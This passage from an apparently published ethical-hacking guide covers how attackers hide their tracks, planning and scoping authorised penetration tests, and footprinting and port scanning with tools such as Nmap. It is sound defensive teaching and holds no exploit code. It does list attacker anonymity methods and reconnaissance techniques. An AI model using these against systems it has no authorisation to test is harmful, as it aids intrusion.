TIP Hackers who network with one another often use private message boards, anonymous email addresses, or hacker underground websites (a.k.a. the deep web or dark web). You can attempt to log in to such sites to see what hackers are doing, but I don't recommend it unless you really know what you're doing. The last thing you need is to get a malware infection or lose sensitive login credentials when trying to sniff around these places.

Whatever approach they take, most malicious attackers prey on ignorance. They know the following aspects of real-world security:

- **The majority of computer systems aren't managed properly.** The computer systems aren't properly patched, hardened, or monitored. Attackers can often fly below the radar of the average firewall or intrusion prevention system (IPS), especially malicious users whose

actions aren't monitored yet who have full access to the very environment they can exploit.

- **Most network and security administrators can't keep up with the deluge of new vulnerabilities and attack methods.** These people have too many tasks to stay on top of and too many other fires to put out. Network and security administrators may fail to notice or respond to security events because of poor time and goal management.
- **Information systems grow more complex every year.** This fact is yet another reason why overburdened administrators find it difficult to know what's happening across the wire and on the hard drives of all their systems. Virtualization, cloud services, and mobile devices such as laptops, tablets, and phones are the foundation of this complexity. The Internet of Things complicates everything. More recently, because so many people are working remotely and often using vulnerable personal computers to access business systems makes, complexity has grown even more.

HACKING MAGAZINES

If you want detailed information on how some hackers work or want to keep up with the latest hacker methods, several magazines are worth checking out:

- *2600 — The Hacker Quarterly* (https://www.2600.com/)
- *(IN)SECURE* magazine (www.helpnetsecurity.com/insecuremag-archive)
- *Hackin9* (https://hakin9.org). Note the "leetspeak" spelling of this word. It's often used by hackers to register spoofed domains and for password cracking.
- *PHRACK* (www.phrack.org/archives)

Malicious attackers usually learn from their mistakes. Every mistake moves them one step closer to breaking into someone's system. They use this knowledge when carrying out future attacks. As a security professional responsible for testing the security of your environment, you need to do the same.

Time is an attacker's friend, and it's almost always on their side. By attacking through computers rather than in person, hackers have more

control of the timing of their attacks. Attacks are not only carried out anonymously, but they can be carried out slowly over time, making them hard to detect. Quantum computing will make these attacks that much faster.

Attacks are frequently carried out after typical business hours, often in the middle of the night and (in the case of malicious users) from home. Defenses may be weaker after hours, with less physical security and less intrusion monitoring, when the typical network administrator or security guard is sleeping.

Maintaining Anonymity

Smart attackers want to remain as low-key as possible. Covering their tracks is a priority, and their success often depends on remaining unnoticed. They want to avoid raising suspicion so that they can come back and access the systems in the future.

Hackers often remain anonymous by using one of the following resources:

- Borrowed or stolen remote desktop and virtual private network (VPN) accounts of friends or previous employers
- Public computers at libraries, schools, or hotel business centers
- Open wireless networks
- VPN software or open proxy servers on the internet
- Anonymous or disposable email accounts
- Open email relays
- Infected computers (also called *zombies* or *bots)* at other organizations
- AI agent technology that does its own autonomous hacking with the criminals hiding behind the scenes
- AI deep-fake technology that looks unbelievably real and creates unbelievably real risks to businesses and people through fake

images, voices, and video impersonations

- Workstations or servers on the victim’s own network

If hackers use enough stepping stones for their attacks, they’re practically impossible to trace. Luckily, one of your biggest concerns — the malicious user — generally isn’t quite as savvy unless the hacker is a network or security administrator. In that case, you’ve got a serious situation on your hands. Without strong oversight, there’s nothing you can do to stop hackers from wreaking havoc on your network.

Chapter 3

Developing Your Security Testing Plan

IN THIS CHAPTER

- **Setting security testing goals**
- **Selecting which systems to test**
- **Developing your testing standards**
- **Examining hacking tools**

As an IT or information security professional, you must plan your security assessment efforts before you start. Making a detailed plan doesn't mean that your testing must be elaborate — just that you're clear and concise about what to do. Given the seriousness of vulnerability and penetration testing, you should make this process as structured as possible.

Even if you test only a single web application or workgroup of computers, be sure to take the critical steps of establishing your goals, defining and documenting the scope of what you'll be testing, determining your testing standards, and gathering and familiarizing yourself with the proper tools for the task. This chapter covers these steps to help you create a positive environment to set yourself up for success.

Establishing Your Goals

You can't hit a target you can't see. Your testing plan needs goals. The main goal of vulnerability and penetration testing is to find the flaws in

your systems from the perspective of the bad guys so that you can make your environment more secure. Then you can take this a step further:

- **Define more specific goals.** Align these goals with your business objectives. Specify what you and management are trying to get from this process and what performance criteria you'll use to ensure that you're getting the most out of your testing.
- **Create a specific schedule with start and end dates and the times your testing is to take place.** These dates and times are critical components of your overall plan.

REMEMBER Before you begin any testing, you need everything in writing and approved. Document everything, and involve management in this process. Your best ally in your testing efforts is an executive who supports what you're doing.

The following questions can start the ball rolling when you define the goals for your security testing plan:

- Does your testing support the mission of the business and its IT and security departments?
- What business goals are met by performing this testing? These goals may include the following:
    - Working through Service Organization Control (SOC) 2 audit requirements
    - Meeting federal regulations, such as the Health Insurance Portability and Accountability Act (HIPAA) and the Payment Card Industry Data Security Standard (PCI DSS)
    - Meeting contractual requirements of clients or business partners
    - Maintaining the company's image

    - Prepping for the internationally accepted security standard of ISO/IEC 27001:2013

- How will this testing improve security, IT, and the business as a whole?
- What information are you protecting (such as personal health information, intellectual property, confidential client information, or employees' private information)?
- How much money, time, and effort are you and your organization willing to spend on vulnerability and penetration testing?
- What specific deliverables will there be? *Deliverables* can include anything from high-level executive reports to detailed technical reports and write-ups on what you tested, along with specific findings and recommendations. You may also want to include your tested data, such as screenshots and other information gathered to help demonstrate the findings.
- What specific outcomes do you want? Desired outcomes include the justification for hiring or outsourcing security personnel, increasing your security budget, meeting compliance requirements, or installing new security technologies.

You can also leverage AI to help flesh out your goals. For example, the following prompt to ChatGPT (https://chatgpt.com/) returns some solid ideas in areas involving strategic alignment, testing objectives, outcomes and metrics, and so on:

> "What questions should I consider to help define the goals for my information security testing plan?"
>
> "If my company's goals are X, Y, and Z and my information security charter is to [insert what you're attempting to accomplish], what would be some specific and tangible goals for my team?"

After you know your goals, document the steps you'll take to get there. If one goal is for the business to develop a competitive advantage to

keep existing customers and attract new ones, determine the answers to these questions:

- When will you start your testing?
- Will your testing approach be *blind* (aka covert testing in which you know nothing about the systems you're testing) or *knowledge-based* (aka overt testing in which you're given specific information about the systems you're testing, such as IP addresses, hostnames, usernames, and passwords)?

TIP I recommend the latter approach. If you're testing your own systems, this approach likely makes the most sense anyway.

- Will your testing be technical in nature, involve physical security assessments, or use social engineering?
- Will you be part of a larger security testing team (sometimes called a *tiger team* or *red team)*?
- Will you notify the affected parties of what you're doing and when you're doing it? If so, how?

DO YOU NEED INSURANCE?

If you're an independent consultant or have a business with a team of security assessment professionals, consider getting professional liability insurance (also known as errors and omissions insurance) from an agent who specializes in business insurance coverage. This kind of insurance can be expensive if something goes awry during your work, and you need protection. Many clients require insurance before they will hire you to do the work.

REMEMBER Customer notification is a critical issue. Many customers appreciate that you're taking steps to protect their information. Just make sure that you set everyone's expectations properly.

- How will you know whether customers care about what you're doing?
- How will you notify customers that the organization is taking steps to enhance the security of their information?
- What measurements can ensure that these efforts are paying off?

Establishing your goals takes time, but you won't regret setting them. These goals are your road map. If you have any concerns, refer to these goals to make sure that you stay on track.

Determining Which Systems to Test

After you've established your overall goals, decide which systems to test. You may not want — or need — to assess the security of all your systems at the same time. Assessing the security of all your systems could be quite an undertaking and might lead to problems. I'm not recommending that you don't eventually assess every computer and application you have. I'm just suggesting that whenever possible, you should break your projects into smaller chunks to make them more manageable, especially if you're just getting started. The Pareto principle (focusing on your highest-payoff tasks) should take precedence. You might need to answer questions such as these when deciding which systems to test based on a high-level risk analysis:

- What are your most critical systems?
- Which systems, if accessed without authorization, would cause the most trouble or suffer the greatest losses?
- Which systems appear to be most vulnerable to attack?
- Which systems are undocumented, are rarely administered, or are the ones you know the least about?

The following list includes devices, systems, and applications on which you might perform vulnerability and penetration tests:

- Routers and switches
- Firewalls, including their associated rulebases
- Wireless access points
- Web applications and APIs (hosted locally or in the cloud)
- Workstations (desktops, laptops — running locally or at users' homes)
- Servers, including database servers, email servers, and file servers (hosted locally or in the cloud)
- Mobile devices (such as smartphones and tablets) that store confidential information
- Physical security cameras and building access control systems
- Cloud security policy configurations, such as those for Amazon Web Services (AWS)
- Supervisory control and data acquisition (SCADA) and industrial control systems

REMEMBER A critical area to review in your security testing is the online footprint of your organization — specifically the internet domains tied to your business. This type of security testing is the reconnaissance phase, often referred to as Open Source Threat Intelligence (OSINT), which means that you use open sources of information available online. Such information is located in areas of the internet (the dark and deep webs) that you shouldn't just walk into blindly. In Chapter 5, I cover how to use free and commercial tools to help you dig up sensitive information associated with your internet domain(s).

The systems you test depend on several factors. If you have a small network, you can test everything. For larger organizations, consider testing only public-facing hosts such as email and web servers and their associated applications. Assuming you meet all outside requirements, the

security testing process is somewhat flexible. Based on compliance regulations or demands from business partners and customers, you should decide what makes the most business sense or what you're required to do.

Start with the most seemingly vulnerable or highest-value systems, and consider these factors:

- Whether the computer or application resides on the network or in the cloud and what compensating security controls might already exist
- Which operating system (OS) and application(s) the system runs
- The amount or type of critical information stored on the system

A previous information risk assessment, vulnerability scan, or business impact analysis may have generated answers to the preceding questions. If so, that documentation can help you identify systems for further testing. Bow Tie and Failure Modes and Effects Analysis (FMEA) are additional approaches for determining what to test.


TIP Vulnerability and penetration testing goes deeper than basic vulnerability scans and higher-level information risk assessments. With proper testing, you might start by gleaning information on all systems — including the organization as a whole — and then further assess the most vulnerable systems. I discuss the vulnerability and penetration testing methodology in Chapter 4.

Another factor that helps you decide where to start is your assessment of the systems that have the greatest visibility. It may make more sense (at least initially) to focus on a database or file server that stores critical client information than to concentrate on a firewall or web server that hosts marketing information, for example.

ATTACK-TREE ANALYSIS

Attack-tree analysis, also known as threat modeling, is the process of creating a flow-chart-type mapping of how malicious attackers would attack a system. Attack trees are used in higher-level information risk analyses; they're also used by security-savvy development teams for planning new software projects. If you want to take your security testing to the next level by thoroughly planning your attacks, working methodically, and being more professional, attack-tree analysis is the tool you need.

The only drawback is that attack trees can take considerable time to create and require a fair amount of expertise. Why sweat the process, though, when a computer can do a lot of the work for you? A commercial tool called SecurITree, by Amenaza Technologies Ltd. (www.amenaza.com), specializes in attack-tree analysis. You could also use Microsoft Visio (www.microsoft.com/en-us/microsoft-365/visio/flowchart-software) or SmartDraw (www.smartdraw.com). AI tools can provide some good insight into this area. You just need to be careful not to divulge sensitive internal business and network information to AI tools as you never know how it's going to be used (or exposed) at some point. The following figure shows a sample SecurITree attack-tree analysis.



Creating Testing Standards

One miscommunication or slip-up can send systems crashing during your security testing. No one wants that to happen. To prevent mishaps, develop and document testing standards. These standards should include

- When the tests are performed, along with the overall timeline
- Which tests are performed
- How much knowledge of the systems you require in advance
- How the tests are performed and from what source IP addresses (if performed via an external source via the internet)
- What to do when a major vulnerability is discovered (i.e., who you notify and what channels do you use to do so)

This list is general best practices; you can apply more standards for your situation. The following sections describe these best practices in more detail.

Timing your tests

They say that "it's all in the timing," especially when performing security tests. Make sure to perform tests that minimize disruption to business processes, information systems, and people. You want to avoid harmful situations such as miscommunicating the timing of tests and causing a denial of service (DoS) attack against a high-traffic e-commerce site in the middle of the day or performing password-cracking tests in the middle of the night that end up locking accounts and keeping people from logging in the next morning. It's amazing what a 12-hour time difference (2 p.m. during major production versus 2 a.m. during a slower period) can make when testing your systems. Even having people in different time zones can create issues. Everyone on the project needs to agree on a detailed timeline before you begin. Having team members' agreement puts everyone on the same page and sets correct expectations.

TIP If required, notify your cloud service providers and hosting co-location providers of your testing. Many companies require such notification — and often approval — in advance before they allow testing. These companies have firewalls or intrusion prevention systems (IPSes) in place to detect malicious behavior. If your provider knows that you're conducting tests, it may be less likely that they block your traffic, and you'll get better results. They might even preapprove your source IP addresses, which is recommended.

Your testing timeline should include specific short-term dates and any specific milestones. You can enter your timeline in a simple spreadsheet program, a project-focused Gantt chart, or in a larger project plan. Often, when testing client networks, I will list these dates and timeframes in my statement of work or in a simple email. That's often all that's needed.

A timeline such as the following can help keep things simple and provides a reference during testing. You do have to be careful because adhering to strict timelines can also hinder or limit testing efforts.

Test Performed	***Start Time***	***Projected End Time***
Web application vulnerability scanning	June 1, 21:00 EST	June 2, 07:00 EST
Network host vulnerability scanning	June 2, 10:00 EST	June 3, 02:00 EST
Network host vulnerability analysis/exploitation	June 3, 08:00 EST	June 6, 17:00 EST

Running specific tests

You may have been charged with performing some general vulnerability scans, or you may want to perform specific tests such as cracking passwords or trying to gain access to a web application. You may even be performing a social engineering test or assessing Windows systems on the network. However you test, you don't necessarily need to reveal

the specifics of the testing. Just high-level information should suffice. Even when your manager or client doesn't require detailed records of your tests, document what you're doing at a high level. Documenting your testing can eliminate potential miscommunication and keep you out of hot water. Also, you may need documentation as evidence if you uncover malfeasance.

TIP Enabling logging on the systems you test along with the tools you use can provide evidence of what and when you test. Such logging may be overkill, but you could even record screen actions by using a tool such as TechSmith's Camtasia Studio (www.techsmith.com/camtasia).

Sometimes, you know the general tests that you perform, but if you use automated tools, it may be impossible to understand every test completely. This situation is especially true when the software you're using receives real-time vulnerability updates and patches from the vendor each time you run it. The potential for frequent updates underscores the importance of reading the documentation and readme files that come with the tools you use.

A CASE STUDY IN SELF-INFLICTED DENIAL OF SERVICE

An updated program once bit me. I was performing a vulnerability scan on a client's website — the same test that I'd performed the previous week. The client and I had scheduled the test date and time in advance. But I didn't know that the software vendor had made some changes in its web form submission tests, and I accidentally flooded the client's website, creating a DoS condition.

Luckily, this condition occurred after business hours and didn't affect the client's operations. The client's web application was coded to generate an email for every form submission, however, and there was no CAPTCHA on the form to limit successive submissions. The application developer and company's president received 4,000 emails in their inboxes within about 10 minutes. Ouch!

My experience is a perfect example of not knowing how my tool was configured by default and what it would do in that situation. I was lucky that the president of the

company was tech-savvy and understood the situation. Be sure to have a contingency plan in case a situation like that occurs. Just as important, set people's expectations that trouble *can* occur, even when you've taken all the right steps to ensure that everything's in check.

One way to prevent this specific problem is to know, in advance, the email address such messages will originate from — for example, `was@qualys.com` for Qualys Web Application Scanner and `scanner@probe.ly` for Probely — and then sandbox, quarantine, or otherwise block those emails at the email server or email content filtering level.

Conducting blind versus knowledge assessments

Having some knowledge of the systems you're testing is generally the best approach, but it's not required. Having a basic understanding of the systems you hack can protect you and others. Obtaining this knowledge shouldn't be difficult if you're testing your own in-house systems. If you're testing a client's systems, you may have to dig a little deeper into how the systems work so that you're familiar with them. Doing so has always been my practice, and I've had only a small number of clients ask for a full blind assessment because most people are scared of them. I'm not saying that blind assessments aren't valuable, but the type of assessment you carry out depends on your needs.

The best approach is to plan on *unlimited* attacks, wherein any test is fair game, possibly even including DoS testing. (Just confirm that in advance!) The bad guys aren't poking around on your systems within a limited scope, so why should you?

Consider whether the tests should be performed so that they're undetected by network administrators and any managed security service providers or related vendors. Though not required, this practice should be considered, especially for social engineering and physical security tests. I outline specific tests for those purposes in Chapters 6 and 7.

WARNING If too many insiders know about your testing, they might improve their habits enough to create a false sense of vigilance, which can negate the hard work you put into the testing. This is

especially true for phishing testing. Still, it's almost always a good idea to inform the owner of the system, who may not be your sponsor. If you're doing this testing for clients, *always* have a main point of contact — preferably someone who has decision-making authority.

Picking your location

The tests you perform dictate where you run them from. Your goal is to test your systems from locations that malicious hackers or insiders can access. You can't predict whether you'll be attacked by someone inside or outside your network, so cover your bases as much as you can. Combine external (public internet) tests and internal (private network) tests. You might also perform your scanning and testing over a personal VPN connection. This is especially beneficial if scans end up getting blocked. You just need to make sure that everyone on the receiving end of your scans is aware or at least okay with you doing so, perhaps even your own internet service provider (ISP).

You can perform some tests, such as password cracking and network infrastructure assessments, from your office. For external tests that require network connectivity, you may have to go off-site (a good excuse to work from home), use an external proxy server, or simply use guest Wi-Fi that might have a separate internet connection. Many security vendors' vulnerability scanners can be run from the cloud. If you can assign an available public IP address to your computer, plug into the network outside the firewall for a hacker's-eye view of your systems. Just make sure that system is secure because it will be exposed to the world!

Internal tests are easy because you need only physical access to the building and the network. Just plug right in and have at it. If you dig around from the perspective of a visitor or guest, you might find an open network port that provides full access to your network. This is often a huge vulnerability, especially if the public has full access — such as in a hospital lobby or waiting room area. I've seen this very exposure several times in places you wouldn't expect!

Responding to vulnerabilities you find

Determine ahead of time whether you'll stop or keep going when you find a critical security hole. You don't need to keep testing forever. Just follow the path you're on until you've met your objectives or reached your goals. When in doubt, have a specific goal in mind and stop when you meet that goal.

REMEMBER If you don't have goals, how are you going to know when you reach your security testing destination?

If you discover a major hole, such as SQL injection on an external web application or a missing patch that provides full remote access to a critical system, I recommend contacting the necessary people as soon as possible so that they can begin fixing the issue right away. The necessary people may be software developers, product or project managers, or even Chief Information Security Officers in charge of it all. If you wait a few hours, days, or weeks, someone may exploit the vulnerability and cause damage that could have been prevented, potentially creating bigger legal issues.

Making silly assumptions

You've heard what you make of yourself when you assume things. Even so, you make assumptions when you test your systems. Here are some examples of those assumptions:

- All the computers, networks, applications, and people are available when you're testing. (They won't be.)
- You have all the proper testing tools. (When you start your testing — at least early on in your journey — you'll be lucky to have half of what you actually end up needing.)
- The testing tools you use minimize your chances of crashing the systems you test. (Nope, especially if you don't know how to use them properly.)

- Criminal hackers won't come across exposed login credentials on the dark or deep webs. (They will.)
- You understand the likelihood that you're going to overlook something. (You will.)
- You know the risks of your tests. (The risks can be especially high when you don't plan properly.)

Document all assumptions and ensure all the right people are onboard. You won't regret doing that.

Selecting Security Assessment Tools

Which security assessment tools you need depend on the tests you're going to run. You can perform some security tests with a pair of sneakers, a telephone, and a basic workstation on the network, but comprehensive testing is easier when you have good, dedicated tools.

REMEMBER The tools I discuss in this book aren't malware, based on my knowledge of them. The tools and even their websites may be flagged as such by certain antimalware and web filtering software, but they're not malware. For example, Metasploit is often flagged as malware when it's a completely legitimate security testing tool. I cover only legitimate tools in this book, many of which I've used for years. If you experience trouble downloading, installing, or running the tools I cover in this book, consider configuring your system to allow them through or otherwise trust their execution. Keep in mind that I can't make any promises. Use checksums where possible by comparing the original MD5 or SHA checksum with the one you get using a tool such as CheckSum Tool (http://sourceforge.net/projects/checksumtool). A criminal could always inject malicious code into the actual tools, so there's no guarantee of security. You knew that anyway, right?

TIP If you're not sure what tools to use, fear not. Throughout this book, I introduce a wide variety of tools — free and commercial — that you can use to accomplish your tasks. Chapter 1 provides a list of commercial, freeware, and open-source tools.

It's important to know what each tool can and can't do, as well as how to use each one. I suggest reading the manual or help files. Unfortunately, some tools have limited documentation, which can be frustrating. You can search forums and post a message if you're having trouble with a specific tool, and you may get some help.

WARNING Security vulnerability scanning and exploit tools can be hazardous to your network's health. It's not as big of a deal now as it was just a few years back. Software and hardware are much more resilient to attack these days. Still, you have to be careful when you use these tools. Always make sure that you understand what they are capable of before you use them. Try your tools on test systems if you're not sure how to use them. Even if you're familiar with the tools, this precaution can prevent DoS conditions and data loss on your production systems.

If you're like me, you may despise some freeware and open source security tools. Plenty of them have wasted hours or even days of my life that I'll never get back. If these tools end up causing you more headaches than they're worth or don't do what you need them to do, consider purchasing commercial alternatives, which are often easier to use and typically generate much better reports. Thankfully, we can now turn to AI to help us get these free tools up and running, figure out how to use them in specific attack scenarios, and provide preliminary reports. AI can even write script code such as PowerShell, Python, etc. to make things better. Some commercial tools are expensive for many, but their

ease of use and functionality may justify the initial and ongoing costs. In most situations with security tools, you get what you pay for.

Chapter 4

Hacking Methodology

IN THIS CHAPTER

- **Examining steps for successful vulnerability and penetration testing**
- **Gleaning information about your organization from the internet**
- **Scanning your network**
- **Looking for vulnerabilities**

Before you dive headfirst into your security testing, it's critical to have a methodology to work from. Vulnerability and penetration testing involves more than poking and prodding a system or network. Proven techniques can guide you along the hacking highway and ensure that you end up at the right destination. Using a methodology that supports your testing goals separates you from the amateurs. A methodology also helps ensure that you make the most of your time and effort.

Setting the Stage for Testing

In the past, a lot of security assessment techniques involved manual processes. Now certain vulnerability scanners automate various tasks, from testing to reporting to remediation validation (the process of determining whether a vulnerability was fixed). Some vulnerability scanners can even help you take corrective actions. These tools allow you to focus more on performing the tests and less on the specific steps involved. Following a general methodology and understanding what's going on behind the scenes will help you find the things that really matter.

Think logically — like a programmer or a home inspector — to dissect and interact with all the system components to see how they work. You gather information, often in many small pieces, and assemble the pieces of the puzzle. You start at point A with several goals in mind, run your tests (repeating many steps along the way), and move closer until you discover security vulnerabilities at point B.

The process used for such testing is the same as the one that a malicious attacker would use. The primary differences lie in the goals and how you achieve them. Today's attacks can come from any angle against any system — not just from the perimeter of your network and the internet as you may have been taught in the past. Eventually, you'll want to test every possible entry point, including partner, vendor, and customer networks, as well as home users, wireless networks, and mobile devices. Any human being, computer system, or physical component that protects your computer systems — both local and in the cloud — is fair game for attack, and it needs to be tested eventually.

TIP When you start rolling with your testing, you may want to keep a log of the tests you perform, the tools you use, the systems you test, and your results. This information can help you do the following:

- Track what worked in previous tests and why.
- Prove what you did.
- Correlate your testing with firewalls, intrusion prevention systems (IPSes), and other log files if trouble or questions arise.
- Document your findings.

TIP In addition to general notes, taking screen captures of your results (using Snagit, the Windows Snipping Tool, or similar)

whenever possible is very helpful. These shots come in handy later if you need to show proof of what occurred, and they're also useful as you generate your final report. Also, depending on the tools you use, these screen captures may be your only evidence of vulnerabilities or exploits when the time comes to write your final report. Chapter 3 lists the general steps involved in creating and documenting a security testing plan.

Your main tasks are to find the vulnerabilities and to simulate the information gathering and system compromises carried out by someone with malicious intent — a partial attack on one computer, perhaps, or a comprehensive attack against the entire network. Generally, you look for weaknesses that malicious users and external attackers might exploit. Assess both external and internal systems (including processes and procedures that involve computers, networks, people, and physical infrastructures). Look for vulnerabilities. Check how all your systems interconnect and how private systems and information are (or aren't) protected from untrusted elements.

These steps don't include specific information on the methods that you use for social engineering and assessing physical security, but the techniques are the same. I cover social engineering and physical security in more detail in Chapters 6 and 7, respectively.

TIP If you're performing a security assessment for a client, you may go the *blind* assessment route, which means that you start with just the company name and no other information. This blind assessment approach allows you to start from the ground up and gives you a better sense of the information and systems that malicious attackers can access publicly. Whether you choose to assess blindly (covertly) or overtly, keep in mind that the blind way of testing can take longer, and you may have an increased chance of missing some (or many) security vulnerabilities. Blind assessment isn't the ideal testing method, but some people may want it.

As a security professional, you may not have to worry about covering your tracks or evading IPSes or related security controls because everything you do is legitimate, but you may want to test systems stealthily. In this book, I discuss techniques that hackers use to conceal their actions and outline some countermeasures for concealment techniques.

Seeing What Others See

Getting an outside look can turn up a ton of information about your organization and systems that others can see, and you do so through a process often called *footprinting*. Here's how to gather the information:

- Use a web browser to search for information about your organization. Search engines, such as Google and Shodan, are great places to start. AI tools such as Grok, ChatGPT, and Copilot are emerging to be even better tools for such work.
- Run network scans, probe open ports, and seek out vulnerabilities to determine specific information about your systems. As an insider, you can use port scanners, network discovery tools, and vulnerability scanners (such as Nmap, SoftPerfect Network Scanner, and Nessus) to see what's accessible and to whom.

TIP Whether you search generally or probe more technically, limit the amount of information you gather based on what's reasonable for you. You might spend an hour, a day, or a week gathering this information. How much time you spend depends on the size of your organization and the complexity of the information systems you're testing.

The amount of information you can gather about an organization's business and information systems can be staggering and often widely available. Your job is to find out what's out there through the OSINT

process. From social media to search engines to dedicated intelligence-gathering tools — especially AI, a ton of information is available on network and information vulnerabilities if you look in the right places. This information potentially allows malicious attackers and employees to access sensitive information and target specific areas of the organization, including systems, departments, and key people. I cover information gathering in detail in Chapter 5.

Scanning Systems

Active information gathering produces more details about your network and helps you see your systems from an attacker's perspective. You can do the following things:

- Use the information provided by WHOIS searches to test other closely related IP addresses and host names. When you map and gather information about a network, you see how its systems are laid out. This information includes determining IP addresses, host names (typically external but occasionally internal), running protocols, open ports, available shares, and running services and applications.
- Scan both external *and* internal hosts when they're within the scope of your testing. (They really ought to be because a large majority of vulnerabilities exist inside the network.) These hosts may not be visible to outsiders (you hope they're not), but you absolutely need to test them to see what rogue (or even curious or misguided) employees, other insiders, and even malware controlled by outside parties can access. A worst-case situation is that the intruder has set up shop on the inside. If you have users working from home, you will most certainly want to scan those systems, even though it may be a bit more tricky. It might require installing a vulnerability scanner agent on each computer or the full vulnerability scanner itself. Just to be safe, examine all your internal systems for weaknesses, whether they're inside your office walls or remote. You need visibility into all your systems.

TIP If you're not completely comfortable scanning your systems, consider using a lab with test systems or a system running virtual machine software, such as the following:

- VMware Workstation Pro (www.vmware.com/products/desktop-hypervisor/workstation-and-fusion)
- VirtualBox, an open-source virtual-machine alternative (www.virtualbox.org)

Hosts

Scan and document specific hosts that are accessible from the internet and your internal network. Start by pinging specific host names or IP addresses with one of these tools:

- The basic ping utility that's built into your operating system (OS).
- A third-party utility that allows you to ping multiple addresses at the same time, such as NetScanTools Pro (www.netscantools.com) for Windows and fping (https://sourceforge.net/projects/fping/) for Linux. You could even use a version of fping ported to Windows and have your favorite AI LLM write a PowerShell script so you can ping multiple addresses in parallel.
- The site WhatIsMyIP.com (www.whatismyip.com) shows how your gateway IP address appears on the internet. Just browse to that site and the public IP address of your firewall or router appears. This information gives you an idea of the outermost IP address that the world sees. There are many alternatives available as well.

Open ports

Scan for open ports by using network scanning and analysis tools such as the following:

- Scan network ports with NetScanTools Pro or Nmap (https://nmap.org). See Chapter 9 for details.
- Monitor network traffic with a network analyzer, such as CommView (www.tamos.com/products/commview) or Wireshark (www.wireshark.org). I cover this topic in various chapters of this book.

Scanning internally is easy. Simply connect your PC to the network, load the software, and fire away. Just be aware of network segmentation, endpoint security controls, and internal IPSes or WAFs that may impede your work.

Scanning from outside your network takes a few more steps. The easiest way to connect and get an outside-in perspective is to assign your computer a public IP address and plug that system into a switch on the public side of your firewall or router. Physically, the computer isn't on the internet looking in, but this type of connection works the same way as long as it's outside your network perimeter. You can also do an outside-in scan from home, from a remote office, or even via a laptop connected to your cellphone hotspot.

Determining What's Running on Open Ports

As a security professional, you need to gather the things that count when scanning your systems. You can often identify the following information:

- Protocols in use, such as Domain Name System and NetBIOS
- Services running on the hosts, such as email, web, and database systems
- Available remote access services, such as Remote Desktop Protocol, telnet, and Secure Shell (SSH)
- Encrypted network services such as TLS and IPsec

- Permissions and authentication requirements for network shares

You can look for the following sample open ports (which your network scanner reports as accessible or open):

- Ping (ICMP echo) replies, showing that ICMP traffic is allowed to and from the host
- TCP port 21, showing that FTP could be running
- TCP port 23, showing that Telnet could be running
- TCP ports 25 or 465 (SMTP and SMPTS), 110 or 995 (POP3 and POP3S), or 143 or 993 (IMAP and IMAPS), showing that an email server could be running
- TCP/UDP port 53, showing that a DNS server could be running
- TCP ports 80, 443, and 8080, showing that a web server or web proxy could be running
- TCP/UDP ports 135, 137, 138, 139, and, especially, 445, showing that a Windows host could be running

Thousands of ports can be open — 65,534 each for both TCP (Transmission Control Protocol) and UDP (User Datagram Protocol), to be exact. I cover many popular port numbers when describing security checks throughout this book. A continually updated listing of all well-known port numbers (ports 0–1023) and registered port numbers (ports 1024–49151), with their associated protocols and services, is located at www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.txt.

TIP If a service doesn't respond on a TCP or UDP port, that result doesn't mean that the service isn't running. You may have to dig further to find out.

If you detect a web server running on the system that you test, you might be able to check the software version by using one of the following

methods:

- Type the site's name followed by a page that you know doesn't exist, such as `www.your_domain.com/1234.html`. Many web servers return an error page showing detailed version information.
- Use Netcraft's What's That Site Running? search utility (`https://sitereport.netcraft.com/`), which connects to your server from the internet and displays the web-server version and operating system, as shown in Figure 4-1.

You can dig deeper for more specific information on your hosts by using these tools:

- Zenmap (`https://nmap.org/zenmap/`) can determine the system OS version.
- A scanning and enumeration tool such as SoftPerfect Network Scanner (`www.softperfect.com/products/networkscanner`) can extract users, groups, and file and share permissions directly from Windows.

